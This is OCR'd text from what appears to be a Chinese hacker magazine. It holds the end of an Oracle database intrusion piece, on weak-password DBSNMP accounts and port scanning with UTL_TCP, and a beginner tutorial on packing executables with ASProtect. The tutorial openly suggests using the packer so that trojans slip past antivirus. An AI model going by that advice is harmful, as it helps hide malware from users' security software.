



图 3

效果如图3所示。

默认情况下，通过弱口令扫描出的DBSNMP用户拥有对UTL_FILE包的访问权限。Oracle中有许多已经开发好的包，如利用UTL_TCP包来扫描主机端口，这个写好的PL/SQL代码在网上已经公布了，有兴趣的朋友可以下载后参考一下。

（文章中涉及到的工具代码已经收录在光盘中）





从零开始学破解之（十）
认识加密壳

Talent Feng

在以前的章节中，我已经给大家详细介绍了几款常见的“压缩壳”，记得当时曾经讲过，壳分为两类：压缩壳和加密壳。作为壳类家族中的重要一员，到那里都不能不提起“加密壳”。今天，就要为小菜们补一节课，让大家见识一下传说中的“加密壳”。

和介绍压缩壳的模式一样，本堂课我们选择了三个最具有代表性的加密壳为例，带领大家认识加密壳。这三款加密壳分别是ASProtect、ACProtec和tElock。它们各自都拥有自己的特点。究竟“加密壳”的真面目是什么样的呢？让我们从认识这三款加壳软件开始吧！

第一节：壳中的王者ASProtect

首先给大家介绍的是ASProtect。ASProtect可以说是当今壳中的霸主，虽然经历了时间的洗礼，保护的强度已经不如当年了，但是作为一个时代的开创者，ASProtect作为壳的霸主还是当之无愧的。

我们以最经典的ASProtect1.23来给大家好好介绍一下。ASProtect1.23是不需要安装的，双击图标就可以使用。告诉大家一个小秘密，如果把ASProtect用在制作免杀上，威力可是很大的哦！那么如何使用ASProtect来保护我们的程序（可以是小马哦）呢？我们随便找个小程序，比如crackme2.exe，先使用PEID检查一下。检测结果告诉我们程序没有加壳，是使用Delphi语言编写的（图1）。接下来ASProtect就要出场了。




图1




图2

首先运行ASProtect，弹出主界面，跟着我填写吧，前两个选项随便填些内容就可以了。重点是“File to protect”这项，在这儿填写要加壳程序的路径，也就是告诉ASProtect给谁加壳。单击后面文件夹似的按钮，在弹出对话框中找到目标程序就可以了。“File to save”这个也很重要，我们要在这里告诉ASProtect把加壳后的程序保存到那里。同样，任意指定一个文件夹就可以了（图2）。

设置好后，单击“Options”还可以进行一些高级设置（图3），小菜们使用默认的设置就足够了。现在可以开始加壳了，单击“Protect”，看到了吗？ASProtect在信息窗口中告诉我们“Ready for protection...”，看来它已经准备就绪了（图4），就等小菜下命令了。单击“GO”进度条飞奔了起来，很快加壳的工作就完成了。




图3

我们检验一下ASProtect的成果。到我们设置好的目录中，找到加壳后的程序，使用PEID检测一下。呵呵，已经显示被加了ASProtect1.23壳了（图5）。运行一下，完全正常。就这么简单，我们的小程序已经在ASProtect的保护下了。

